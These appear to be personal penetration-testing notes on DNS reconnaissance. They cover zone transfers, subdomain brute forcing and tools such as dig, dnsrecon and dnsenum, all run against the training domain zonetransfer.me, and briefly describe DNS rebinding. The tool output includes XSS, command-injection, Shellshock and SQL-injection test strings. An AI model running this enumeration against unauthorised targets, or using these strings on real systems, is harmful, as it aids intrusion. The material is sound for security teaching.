Recon

Wednesday, January 2, 2019 3:30 PM

https://www.google.com/search?rlz=1C1GCEB_enUS786US786&ei=UE8tXOzqDauOggfOkZP4Dg&q=penetration+testing+recon&oq=penetration+testing+recon&gs_l=psy-ab.3..0l2j0i22i30l3.51569.55171..56704...0.0..0.1428.5420.6-2j3.....0....1..gws-wiz.....0i71j35i39j0i20i263.sO_mDrq2Zdg

DNS

Wednesday, January 2, 2019 11:25 PM

What is DNS?
DNS stands for **D**omain **N**ame **S**ervice, and it is primarily designed as hierarchical decentralized distributed naming systems for computers, services, or any resource connected to the network. DNS resolves hostnames to its respective IP addresses and vice versa. DNS internally maintains a database for storing the records. The following are the most commonly used record types in DNS.

- Start of Authority (SOA),
- IP addresses (A and AAAA),
- SMTP mail exchangers (MX),
- Nameservers (NS),
- Pointers for reverse DNS lookups (PTR), and
- Domain name aliases (CNAME)

DNS works on both UDP and TCP on well-known port number 53. It uses UDP for resolving queries and TCP for zone transfers. DNS zone transfer allows DNS databases to replicate the portion of the database from primary server to the secondary server. DNS zone transfer must only be allowed by other validated secondary DNS servers acting as clients.

DNS Enumeration:
DNS enumeration is possible by sending zone transfer request to the DNS primary server pretending to be a client. It reveals sensitive domain records in response to the request.

DNS

Find name servers
```
host -t ns $ip
```

Find email servers
```
host -t mx $ip
```

Subdomain bruteforcing
```
for ip in $(cat list.txt); do host $ip.$website; done
```

Reverse dns lookup bruteforcing
```
for ip in $(seq 155 190);do host 50.7.67.$ip;done |grep -v "not found"
```

Zone transfer request
```
host -l $ip ns1.$ip
dnsrecon -d $ip -t axfr
```

Finds nameservers for a given domain
```
host -t ns $ip| cut -d " " -f 4 #
dnsenum $ip
```

Nmap zone transfer scan
```
nmap $ip --script=dns-zone-transfer -p 53
```

Finds the domain names for a host.
```
whois $ip
```

Find the IP and authoritative servers.
```
nslookup $ip
```

Finds miss configure DNS entries.
```
host -t ns $ip
```

TheHarvester finds subdomains in google, bing, etc
`python theHarvester.py -l 500 -b all -d $ip`

DNS Enumeration Tools:
The following table shows the list of tools to perform DNS Enumeration:

Sl.no	Name of the tool	Description / web llnks
01	nslookup	https://centralops.net/co/
02	DNS Dumpster	https://dnsdumpster.com/
03	DNS Recon	http://tools.kali.org/information-gathering/dnsrecon

DNS Security controls:
The following are the security controls to prevent DNS enumeration attacks

- Configure DNS servers not to send DNS zone transfers to unauthenticated hosts.
- Ensure DNS zone transfers do not contain HINFO information
- Ensure to trim DNS zone files to prevent revealing unnecessary information

DNS Rebinding

Attacker controls the authoritative nameserver for attacker.com
User visits attacker.com
NS responds with A record with the attacker.com IP, and short TTL
The browser fetches a resource, i.e. **/secrets**
The DNS response has expired, now the DNS server responds with victim.com IP.
The browser will fetch **victim.com/secrets** in the attacker.com origin.
Attacker can return a CNAME entry to brute force internal host names

- Find name servers

  `host -t ns $ip`
- Find email servers

  `host -t mx $ip`
- Subdomain bruteforcing

  `for ip in $(cat list.txt); do host $ip.$website; done`
- Reverse dns lookup bruteforcing

  `for ip in $(seq 155 190);do host 50.7.67.$ip;done |grep -v "not found"`
- Zone transfer request

  `host -l $ip ns1.$ip`

  `dnsrecon -d $ip -t axfr`
- Finds nameservers for a given domain

  `host -t ns $ip| cut -d " " -f 4 #`

  `dnsenum $ip`
- Nmap zone transfer scan

  `nmap $ip --script=dns-zone-transfer -p 53`
- Finds the domain names for a host.

  `whois $ip`
- Find the IP and authoritative servers.

`nslookup $ip`

- Finds miss configure DNS entries.

`host -t ns $ip`

- TheHarvester finds subdomains in google, bing, etc

`python theHarvester.py  -l 500 -b all -d $ip`

DNS enumeration is one of the most critical steps. When we mention DNS enumeration, we are referenced to all the techniques we use to gather as much information as possible by querying the DNS server of a website or host. If you google a bit you will find a domain called zonetransfer.me that has zone transfer always enabled.

Nslookup:

We can use nslookup to convert the domain name to IP.

root@kali:/# nslookup zonetransfer.me

Server: 8.8.8.8

Address: 8.8.8.8#53

Non-authoritative answer:

Name: zonetransfer.me

Address: 5.196.105.14

Dig:

dig is a command-line tool for querying DNS name servers for information about host addresses, mail exchanges, name servers,and related information. Dig has an extensive amount of option.

In the simplest way, it works just like nslookup:

root@kali:/# dig zonetransfer.me

; <<>> DiG 9.11.4-4-Debian <<>> zonetransfer.me

;; global options: +cmd

;; Got answer:

;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3291

;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:

; EDNS: version: 0, flags:; udp: 512

;; QUESTION SECTION:

;zonetransfer.me. IN A

;; ANSWER SECTION:

zonetransfer.me. 4590 IN A 5.196.105.14

;; Query time: 60 msec

;; SERVER: 8.8.8.8#53(8.8.8.8)

;; WHEN: Fri Sep 21 17:17:48 -03 2018

;; MSG SIZE rcvd: 60

– Using the option +short the result will show the website's ip.

root@kali:/# dig zonetransfer.me +short

217.147.177.157

– Using the options MX, +noall and +answer will display the mailserver's IP.

root@kali:/# dig zonetransfer.me MX +noall +answer

; <<>> DiG 9.11.4-4-Debian <<>> zonetransfer.me MX +noall +answer

;; global options: +cmd

zonetransfer.me. 7199 IN MX 10 ALT2.ASPMX.L.GOOGLE.COM.

zonetransfer.me. 7199 IN MX 20 ASPMX3.GOOGLEMAIL.COM.

zonetransfer.me. 7199 IN MX 20 ASPMX5.GOOGLEMAIL.COM.

zonetransfer.me. 7199 IN MX 10 ALT1.ASPMX.L.GOOGLE.COM.

zonetransfer.me. 7199 IN MX 20 ASPMX4.GOOGLEMAIL.COM.

zonetransfer.me. 7199 IN MX 20 ASPMX2.GOOGLEMAIL.COM.

zonetransfer.me. 7199 IN MX 0 ASPMX.L.GOOGLE.COM.

Host:

host is a simple utility for performing DNS lookups. It is normally used to convert names to IP addresses and vice versa.

In the simplest way, using the host command without any option will resolve the hostname.root@kali:/# host zonetransfer.me
zonetransfer.me has address 217.147.177.157
zonetransfer.me mail is handled by 10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me mail is handled by 20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 0 ASPMX.L.GOOGLE.COM.
zonetransfer.me mail is handled by 20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 10 ALT1.ASPMX.L.GOOGLE.COM.-t option is

used to specify the query type.
ns option is used to specify the name server
mx option is used to specity the email server.root@kali:/# host -t ns zonetransfer.me
zonetransfer.me name server nsztm2.digi.ninja.
zonetransfer.me name server nsztm1.digi.ninja.
root@kali:/#
root@kali:/#
root@kali:/# host -t mx zonetransfer.me
zonetransfer.me mail is handled by 10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me mail is handled by 20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me mail is handled by 20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me mail is handled by 0 ASPMX.L.GOOGLE.COM.

DNS Zone transfers:

DNS zone transfers allow name servers to replicate all the entries about a domain.
When setting up DNS servers, you typically have a primary nameserver and a backup server. The transfer should be limited only to authorized slave server. Sometimes the DNS server is not properly configured and allows anyone to request a replication of its DNS server zone.

To perform a zone transfer using the dig command do the following:

root@kali:/# dig +nocmd axfr @nsztm1.digi.ninja zonetransfer.me +noall +answer

```
root@kali:/# dig +nocmd axfr @nsztm1.digi.ninja zonetransfer.me +noall +answer
zonetransfer.me.        7200    IN      SOA     nsztm1.digi.ninja. robin.digi.ninja. 2017042001 172800 900 1209600 3600
zonetransfer.me.        300     IN      HINFO   "Casio fx-700G" "Windows XP"
zonetransfer.me.        301     IN      TXT     "google-site-verification=tyP28J7JAUHA9fw2sHXMgcCC0I6XBmmoVi04VlMewxA"
zonetransfer.me.        7200    IN      MX      0 ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      MX      20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me.        7200    IN      A       5.196.105.14
zonetransfer.me.        7200    IN      NS      nsztm1.digi.ninja.
zonetransfer.me.        7200    IN      NS      nsztm2.digi.ninja.
_sip._tcp.zonetransfer.me. 14000 IN     SRV     0 0 5060 www.zonetransfer.me.
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me. 7200 IN PTR www.zonetransfer.me.
asfdbauthdns.zonetransfer.me. 7900 IN   AFSDB   1 asfdbbox.zonetransfer.me.
asfdbbox.zonetransfer.me. 7200  IN      A       127.0.0.1
asfdbvolume.zonetransfer.me. 7800 IN    AFSDB   1 asfdbbox.zonetransfer.me.
canberra-office.zonetransfer.me. 7200 IN A      202.14.81.230
```

— snip —

We can also use the host comand to perform DNS zone transfer:

1st – Get the name server
2nd – Perform the zone transfer

```
root@kali:/#
root@kali:/# host -t ns zonetransfer.me
zonetransfer.me name server nsztm1.digi.ninja.
zonetransfer.me name server nsztm2.digi.ninja.
root@kali:/#
root@kali:/# host -l zonetransfer.me nsztm1.digi.ninja
Using domain server:
Name: nsztm1.digi.ninja
Address: 81.4.108.41#53
Aliases:

zonetransfer.me has address 5.196.105.14
zonetransfer.me name server nsztm1.digi.ninja.
zonetransfer.me name server nsztm2.digi.ninja.
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me domain name pointer www.zonetransfer.me.
asfdbbox.zonetransfer.me has address 127.0.0.1
canberra-office.zonetransfer.me has address 202.14.81.230
dc-office.zonetransfer.me has address 143.228.181.132
deadbeef.zonetransfer.me has IPv6 address dead:beaf::
email.zonetransfer.me has address 74.125.206.26
home.zonetransfer.me has address 127.0.0.1
internal.zonetransfer.me name server intns1.zonetransfer.me.
internal.zonetransfer.me name server intns2.zonetransfer.me.
intns1.zonetransfer.me has address 81.4.108.41
intns2.zonetransfer.me has address 167.88.42.94
office.zonetransfer.me has address 4.23.39.254
ipv6actnow.org.zonetransfer.me has IPv6 address 2001:67c:2e8:11::c100:1332
owa.zonetransfer.me has address 207.46.197.32
alltcpportsopen.firewall.test.zonetransfer.me has address 127.0.0.1
vpn.zonetransfer.me has address 174.36.59.154
www.zonetransfer.me has address 5.196.105.14
root@kali:/#
```

DNSRecon:

A python automated tool used to perform DNS zone transfer.

DNSRecon provides the ability to perform:

- **Check all NS Records for Zone Transfers.**
- **Enumerate General DNS Records for a given Domain (MX, SOA, NS, A, AAAA, SPF and TXT).**
- **Perform common SRV Record Enumeration. Top Level Domain (TLD) Expansion.**
- **Check for Wildcard Resolution.**
- **Brute Force subdomain and host A and AAAA records given a domain and a wordlist.**
- **Perform a PTR Record lookup for a given IP Range or CIDR.**
- **Check a DNS Server Cached records for A, AAAA and CNAME Records provided a list of host records in a text file to check.**
- **Enumerate Common mDNS records in the Local Network Enumerate Hosts and Subdomains using Google.**

Most used options:

-d, –domain <domain> Target domain.

-t, –type <types> Type of enumeration to perform (comma separated):

std SOA, NS, A, AAAA, MX and SRV.
rvl Reverse lookup of a given CIDR or IP range.
brt Brute force domains and hosts using a given dictionary.
srv SRV records.
axfr Test all NS servers for a zone transfer.
goo Perform Google search for subdomains and hosts.
bing Perform Google search for subdomains and hosts.
crt Perform crt.sh search for subdomains and hosts.
snoop Perform cache snooping against all NS servers for a

given domain, testing all with file containing the domains, file given with -D option.

tld Remove the TLD of given domain and test against all TLDs registered in IANA.

zonewalk Perform a DNSSEC zone walk using NSEC records.

root@kali:/# dnsrecon -d zonetransfer.me -t axfr

```
root@kali:/# dnsrecon -d zonetransfer.me -t axfr
*] Testing NS Servers for Zone Transfer
*] Checking for Zone Transfer for zonetransfer.me name servers
*] Resolving SOA Record
+]      SOA nsztm1.digi.ninja 81.4.108.41
*] Resolving NS Records
*] NS Servers found:
*]     NS nsztm1.digi.ninja 81.4.108.41
*]     NS nsztm2.digi.ninja 52.91.28.78
*] Removing any duplicate NS server IP Addresses...
*]
*] Trying NS server 52.91.28.78
+] 52.91.28.78 Has port 53 TCP Open
+] Zone Transfer was successful!!
*]      SOA nsztm1.digi.ninja 81.4.108.41
*]      NS nsztm1.digi.ninja 81.4.108.41
*]      NS nsztm2.digi.ninja 52.91.28.78
*]      NS intns1.zonetransfer.me 81.4.108.41
*]      NS intns2.zonetransfer.me 167.88.42.94
*]      TXT google-site-verification=tyP28J7JAUHA9fw2sHXMgcCC0I6XBmmoVi04VlMewxA
*]      TXT Remember to call or email Pippa on +44 123 4567890 or pippa@zonetransfer.me when making DNS changes
*]      TXT '><script>alert('Boo')</script>
*]      TXT AbCdEfG
*]      TXT ZoneTransfer.me service provided by Robin Wood - robin@digi.ninja. See http://digi.ninja/projects/zonetransferme.php for more information.
*]      TXT ; ls
*]      TXT () { :]}; echo ShellShocked
*]      TXT ' or 1=1 --
*]      TXT Robin Wood
*]      PTR www.zonetransfer.me 217.147.177.157
*]      MX @.zonetransfer.me ASPMX.L.GOOGLE.COM 64.233.186.26
*]      MX @.zonetransfer.me ASPMX.L.GOOGLE.COM 2800:3f0:4003:c01::1b
*]      MX @.zonetransfer.me ALT1.ASPMX.L.GOOGLE.COM 173.194.76.27
*]      MX @.zonetransfer.me ALT1.ASPMX.L.GOOGLE.COM 2a00:1450:400c:c00::1b
*]      MX @.zonetransfer.me ALT2.ASPMX.L.GOOGLE.COM 173.194.69.27
*]      MX @.zonetransfer.me ALT2.ASPMX.L.GOOGLE.COM 2a00:1450:4013:c04::1a
*]      MX @.zonetransfer.me ASPMX2.GOOGLEMAIL.COM 173.194.76.27
*]      MX @.zonetransfer.me ASPMX2.GOOGLEMAIL.COM 2a00:1450:400c:c00::1b
*]      MX @.zonetransfer.me ASPMX3.GOOGLEMAIL.COM 173.194.69.27
*]      MX @.zonetransfer.me ASPMX3.GOOGLEMAIL.COM 2a00:1450:4013:c04::1a
*]      MX @.zonetransfer.me ASPMX4.GOOGLEMAIL.COM 64.233.164.27
*]      MX @.zonetransfer.me ASPMX4.GOOGLEMAIL.COM 2a00:1450:4010:c07::1a
*]      MX @.zonetransfer.me ASPMX5.GOOGLEMAIL.COM 74.125.68.27
*]      MX @.zonetransfer.me ASPMX5.GOOGLEMAIL.COM 2404:6800:4003:c02::1a
*]      AAAA deadbeef.zonetransfer.me dead:beaf::
*]      AAAA ipv6actnow.org.zonetransfer.me 2001:67c:2e8:11::c100:1332
*]      A @.zonetransfer.me 217.147.177.157
*]      A home.zonetransfer.me 127.0.0.1
*]      A dc-office.zonetransfer.me 143.228.181.132
*]      A owa.zonetransfer.me 207.46.197.32
*]      A alltcpportsopen.firewall.test.zonetransfer.me 127.0.0.1
```


–snip–

It is also possible to use a dictionary to perform a brute force attack using option -D. -D DICTIONARY, –dictionary DICTIONARY
Dictionary file of subdomain and hostnames to use for brute force. Filter out of brute force domain lookup, records that resolve to the wildcard defined IP address when saving records.We can save the output to a xml file. –xml <file> XML file to save found records.

root@kali:/# dnsrecon -d zonetransfer.me -t std –xml zonetrasnferme.xml

```
root@kali:/# dnsrecon -d zonetransfer.me -t std --xml zonetransferme.xml
[*] Performing General Enumeration of Domain:zonetransfer.me
[-] DNSSEC is not configured for zonetransfer.me
[*]      SOA nsztm1.digi.ninja 81.4.108.41
[*]      NS nsztm2.digi.ninja 52.91.28.78
[*]      Bind Version for 52.91.28.78 9.10.3-P4-Ubuntu
[*]      NS nsztm1.digi.ninja 81.4.108.41
[*]      Bind Version for 81.4.108.41 9.10.3-P4-Debian
[*]      MX ASPMX5.GOOGLEMAIL.COM 74.125.68.27
[*]      MX ASPMX3.GOOGLEMAIL.COM 173.194.69.26
[*]      MX ALT2.ASPMX.L.GOOGLE.COM 173.194.69.26
[*]      MX ASPMX2.GOOGLEMAIL.COM 173.194.76.27
[*]      MX ALT1.ASPMX.L.GOOGLE.COM 173.194.76.26
[*]      MX ASPMX4.GOOGLEMAIL.COM 64.233.164.26
[*]      MX ASPMX.L.GOOGLE.COM 64.233.186.27
[*]      MX ASPMX5.GOOGLEMAIL.COM 2404:6800:4003:c02::1a
[*]      MX ASPMX3.GOOGLEMAIL.COM 2a00:1450:4013:c04::1a
[*]      MX ALT2.ASPMX.L.GOOGLE.COM 2a00:1450:4013:c04::1a
[*]      MX ASPMX2.GOOGLEMAIL.COM 2a00:1450:400c:c00::1a
[*]      MX ALT1.ASPMX.L.GOOGLE.COM 2a00:1450:400c:c00::1b
[*]      MX ASPMX4.GOOGLEMAIL.COM 2a00:1450:4010:c07::1b
[*]      MX ASPMX.L.GOOGLE.COM 2800:3f0:4003:c00::1b
[*]      A zonetransfer.me 217.147.177.157
[*]      TXT zonetransfer.me google-site-verification=tyP28J7JAUHA9fw2sHXMgcCC0I6XBmmoVi04VlMewxA
[*] Enumerating SRV Records
[*]      SRV _sip._tcp.zonetransfer.me www.zonetransfer.me 5.196.105.14 5060 0
[+] 1 Records Found
[*] Saving records to XML file: zonetransferme.xml
root@kali:/#
```

File saved:




```
-<records>
   <record address="81.4.108.41" mname="nsztm1.digi.ninja" type="SOA"/>
   <record Version="9.10.3-P4-Ubuntu" address="52.91.28.78" recursive="True" target="nsztm2.digi.ninja" type="NS"/>
   <record Version="9.10.3-P4-Debian" address="81.4.108.41" recursive="True" target="nsztm1.digi.ninja" type="NS"/>
   <record address="74.125.68.27" exchange="ASPMX5.GOOGLEMAIL.COM" type="MX"/>
   <record address="173.194.69.26" exchange="ASPMX3.GOOGLEMAIL.COM" type="MX"/>
   <record address="173.194.69.26" exchange="ALT2.ASPMX.L.GOOGLE.COM" type="MX"/>
   <record address="173.194.76.27" exchange="ASPMX2.GOOGLEMAIL.COM" type="MX"/>
   <record address="173.194.76.26" exchange="ALT1.ASPMX.L.GOOGLE.COM" type="MX"/>
   <record address="64.233.164.26" exchange="ASPMX4.GOOGLEMAIL.COM" type="MX"/>
   <record address="64.233.186.27" exchange="ASPMX.L.GOOGLE.COM" type="MX"/>
   <record address="2404:6800:4003:c02::1a" exchange="ASPMX5.GOOGLEMAIL.COM" type="MX"/>
   <record address="2a00:1450:4013:c04::1a" exchange="ASPMX3.GOOGLEMAIL.COM" type="MX"/>
   <record address="2a00:1450:4013:c04::1a" exchange="ALT2.ASPMX.L.GOOGLE.COM" type="MX"/>
   <record address="2a00:1450:400c:c00::1a" exchange="ASPMX2.GOOGLEMAIL.COM" type="MX"/>
   <record address="2a00:1450:400c:c00::1b" exchange="ALT1.ASPMX.L.GOOGLE.COM" type="MX"/>
   <record address="2a00:1450:4010:c07::1b" exchange="ASPMX4.GOOGLEMAIL.COM" type="MX"/>
   <record address="2800:3f0:4003:c00::1b" exchange="ASPMX.L.GOOGLE.COM" type="MX"/>
   <record address="217.147.177.157" name="zonetransfer.me" type="A"/>
   <record name="zonetransfer.me" strings="google-site-verification=tyP28J7JAUHA9fw2sHXMgcCC0I6XBmmoVi04VlMewxA" type="TXT"/>
   <record address="5.196.105.14" name="_sip._tcp.zonetransfer.me" port="5060" target="www.zonetransfer.me" type="SRV"/>
   <scaninfo arguments="./dnsrecon.py -d zonetransfer.me -t std --xml zonetransferme.xml" time="2018-09-21 17:31:31.249782"/>
   <domain domain_name="zonetransfer.me"/>
 </records>
```

DNSEnum:

Multithreaded perl script to enumerate DNS information of a domain and to discover non-contiguous ip blocks.

Most used options: –noreverse Skip the reverse lookup operations.
-o –output <file> Output in XML format.

```
root@kali:/# dnsenum --noreverse zonetransfer.me -o zonetransferme
Smartmatch is experimental at /usr/bin/dnsenum line 698.
Smartmatch is experimental at /usr/bin/dnsenum line 698.
dnsenum VERSION:1.2.4

-----   zonetransfer.me   -----


Host's addresses:
__________________

zonetransfer.me.                         6979     IN    A        5.196.105.14


Name Servers:
______________

nsztm1.digi.ninja.                       9895     IN    A        81.4.108.41
nsztm2.digi.ninja.                       6524     IN    A        52.91.28.78


Mail (MX) Servers:
___________________


ALT2.ASPMX.L.GOOGLE.COM.                 292      IN    A        173.194.69.27
ASPMX5.GOOGLEMAIL.COM.                   196      IN    A        74.125.68.27
ASPMX2.GOOGLEMAIL.COM.                   292      IN    A        173.194.76.27
ASPMX.L.GOOGLE.COM.                      70       IN    A        64.233.186.27
ASPMX4.GOOGLEMAIL.COM.                   196      IN    A        64.233.164.27
ASPMX3.GOOGLEMAIL.COM.                   292      IN    A        173.194.69.27
ALT1.ASPMX.L.GOOGLE.COM.                 292      IN    A        173.194.76.27


Trying Zone Transfers and getting Bind Versions:
________________________________________________


Trying Zone Transfer for zonetransfer.me on nsztm1.digi.ninja ...
zonetransfer.me.                         7200     IN    SOA                (
zonetransfer.me.                         300      IN    HINFO          "Casio
zonetransfer.me.                         301      IN    TXT                (
zonetransfer.me.                         7200     IN    MX                 0
zonetransfer.me.                         7200     IN    MX                 10
zonetransfer.me.                         7200     IN    MX                 10
```

— snip —

File saved:



```
<?xml version="1.0" encoding="UTF-8"?>
<magictree class="MtBranchObject"><testdata
class="MtBranchObject"><host>5.196.105.14<hostname>zonetransfer.me</hostname></
host><fqdn>zonetransfer.me.</fqdn><host>81.4.108.41<hostname>nsztm1.digi.ninja</hostname></
host><fqdn>nsztm1.digi.ninja.</fqdn><host>52.91.28.78<hostname>nsztm2.digi.ninja</hostname></
host><fqdn>nsztm2.digi.ninja.</fqdn><host>173.194.69.27<hostname>ALT2.ASPMX.L.GOOGLE.COM</
hostname></host><fqdn>ALT2.ASPMX.L.GOOGLE.COM.</
fqdn><host>74.125.68.27<hostname>ASPMX5.GOOGLEMAIL.COM</hostname></
host><fqdn>ASPMX5.GOOGLEMAIL.COM.</fqdn><host>173.194.76.27<hostname>ASPMX2.GOOGLEMAIL.COM</
hostname></host><fqdn>ASPMX2.GOOGLEMAIL.COM.</
fqdn><host>64.233.186.27<hostname>ASPMX.L.GOOGLE.COM</hostname></host><fqdn>ASPMX.L.GOOGLE.COM.</
fqdn><host>64.233.164.27<hostname>ASPMX4.GOOGLEMAIL.COM</hostname></
host><fqdn>ASPMX4.GOOGLEMAIL.COM.</fqdn><host>173.194.69.27<hostname>ASPMX3.GOOGLEMAIL.COM</
hostname></host><fqdn>ASPMX3.GOOGLEMAIL.COM.</
fqdn><host>173.194.76.27<hostname>ALT1.ASPMX.L.GOOGLE.COM</hostname></
host><fqdn>ALT1.ASPMX.L.GOOGLE.COM.</fqdn><host>217.147.177.157<hostname>zonetransfer.me</
hostname></host><fqdn>zonetransfer.me.</fqdn><host>217.147.177.157<hostname>zonetransfer.me</
hostname></host><fqdn>zonetransfer.me.</fqdn><host>217.147.177.157<hostname>zonetransfer.me</
hostname></host><fqdn>zonetransfer.me.</fqdn><host>217.147.177.157<hostname>zonetransfer.me</
hostname></host><fqdn>zonetransfer.me.</fqdn><host>5.196.105.14<hostname>zonetransfer.me</
hostname></host><fqdn>zonetransfer.me.</fqdn><host>217.147.177.157<hostname>zonetransfer.me</
hostname></host><fqdn>zonetransfer.me.</fqdn><host>217.147.177.157<hostname>zonetransfer.me</
hostname></host><fqdn>zonetransfer.me.</fqdn><host>5.196.105.14<hostname>zonetransfer.me</
hostname></host><fqdn>zonetransfer.me.</fqdn><host>217.147.177.157<hostname>zonetransfer.me</
hostname></host><fqdn>zonetransfer.me.</fqdn><host>217.147.177.157<hostname>zonetransfer.me</
hostname></host><fqdn>zonetransfer.me.</fqdn><host>5.196.105.14<hostname>zonetransfer.me</
hostname></host><fqdn>zonetransfer.me.</fqdn><host>217.147.177.157<hostname>zonetransfer.me</
hostname></host><fqdn>zonetransfer.me.</fqdn><host>5.196.105.14<hostname>zonetransfer.me</
hostname></host><fqdn>zonetransfer.me.</fqdn><fqdn>_sip._tcp.zonetransfer.me.</
fqdn><fqdn>14.105.196.5.IN-ADDR.ARPA.zonetransfer.me.</fqdn><fqdn>asfdbauthdns.zonetransfer.me.</
fqdn><host>127.0.0.1<hostname>asfdbbox.zonetransfer.me</hostname></
host><fqdn>asfdbbox.zonetransfer.me.</fqdn><fqdn>asfdbvolume.zonetransfer.me.</
fqdn><host>202.14.81.230<hostname>canberra-office.zonetransfer.me</hostname></host><fqdn>canberra-
office.zonetransfer.me.</fqdn><fqdn>cmdexec.zonetransfer.me.</fqdn><fqdn>contact.zonetransfer.me.</
fqdn><host>143.228.181.132<hostname>dc-office.zonetransfer.me</hostname></host><fqdn>dc-
office.zonetransfer.me.</fqdn><fqdn>deadbeef.zonetransfer.me.</fqdn><fqdn>dr.zonetransfer.me.</
fqdn><fqdn>DZC.zonetransfer.me.</fqdn><host>74.125.206.26<hostname>email.zonetransfer.me</
hostname></host><fqdn>email.zonetransfer.me.</
```


Fierce:

Fierce is a reconnaissance tool. Fierce is a PERL script that quickly scans domains (usually in just a few minutes, assuming no network lag) using several tactics.

Most used options:

-dns The domain you would like to scanner.
-dnsfile Use DNS servers provided by a file (one per line) for reverse lookups (brute force).
-dnsserver Use a particular DNS server for reverse lookups (probably should be the DNS server of the target). Fierce
uses your DNS server for the initial SOA query and then uses the target's DNS server for all additional queries by default.
